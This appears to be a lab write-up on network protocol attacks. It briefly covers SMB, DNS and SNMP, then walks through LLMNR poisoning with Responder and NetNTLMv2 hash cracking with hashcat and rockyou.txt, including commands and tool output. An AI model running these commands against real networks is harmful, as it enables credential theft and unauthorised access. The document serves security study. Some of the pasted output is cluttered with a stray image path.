

## **Network\_Protocol\_Attacks**

### **SMB (Server Message Block):**

SMB is a network file-sharing protocol used mainly in Windows systems.  
It allows:

- File sharing
- Printer sharing
- Remote administration

Runs on Port 445

Common SMB Attacks:

1. SMB Relay Attack: Attacker captures authentication attempt and forwards it to another system to gain access.
2. Pass-the-Hash: Attacker uses NTLM hash instead of password.
3. Exploiting SMBv1: Remote code execution via buffer overflow.

### **DNS (Domain Name System):**

DNS translates domain names into IP addresses.

Example: google.com → 142.250.x.x

Runs on Port 53

### **SNMP (Simple Network Management Protocol):**

SNMP is used to monitor and manage network devices like:

- Routers
- Switches
- Printers
- Firewalls

Runs on Port 161

**1) LLMNR Poisoning:** LLMNR (Link-Local Multicast Name Resolution) is a Windows/IPv4/IPv6 protocol that lets hosts resolve names on the local link when DNS isn't available. It's intended to help small networks resolve hostname IP without a DNS server. Windows also supports NetBIOS Name Service (NBT-NS) for similar link-local name resolution. Because LLMNR/NBT-NS are broadcast/multicast, insecure, and unauthenticated, they are often abused by attackers on the same network segment.

**Credential capture:** attackers can obtain NTLMv1/v2 hashes which may be cracked offline, revealing plaintext passwords.

**NTLM relay:** captured authentication can be relayed to other services to gain access (lateral movement, privilege escalation).

**Easy to exploit in switched networks** if attacker is on the same VLAN (lab, open Wi-Fi, compromised workstation).

- For this attack I was setting a fake server by using responder tool to capture the NTLM hashes of the user and then using 'Hashcat' tool I can crack the hash so that I get the password of the hash.

```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -w -F -v
```

```
Session Actions Edit View Help
[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze Mode [ON]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Force ESS downgrade [OFF]


[+] Generic Options:
    Responder NIC [eth0]
    Responder IP [192.168.222.134]
    Responder IPv6 [fe80::28f8:37ac:d738:b115]
    Challenge set [random]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD ['_DOSVC']
    TTL for poisoned response [default]

[+] Current Session Variables:
    Responder Machine Name [WIN-0ZQVZ7B4MMX]
    Responder Domain Name [AZSB.LOCAL]
    Responder DCE-RPC Port [47874]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events ...
```

- Here I use Responder tool to setup a fake server and -I refers to interface here I was giving eth0.



- We get the details of our target system like we can gather information of our target like domain name, user name, ipaddress & NTLM hash.

```
(monu㉿DESKTOP-P5DOFF1)=[~]
❯ hashcat -h | grep "NTLM"
 5500 | NetNTLMv1 / NetNTLMv1+ESS
 27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)
 5600 | NetNTLMv2
27100 | NetNTLMv2 (NT)
 1000 | NTLM

  Network Protocol
  Network Protocol
  Network Protocol
  Network Protocol
  Network Protocol
  Operating System

(monu㉿DESKTOP-P5DOFF1)=[~]
$
```

- Here I used hashcat tool to crack the hash I capture earlier but there are different types of hashes available so here we need to specify the hash mode to crack the hash so I search the NTLM hash mode.

```
monu@DESKTOP-P5DOFF1: ~  X  monu@DESKTOP-P5DOFF1: ~  X  +  ▾  
└$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

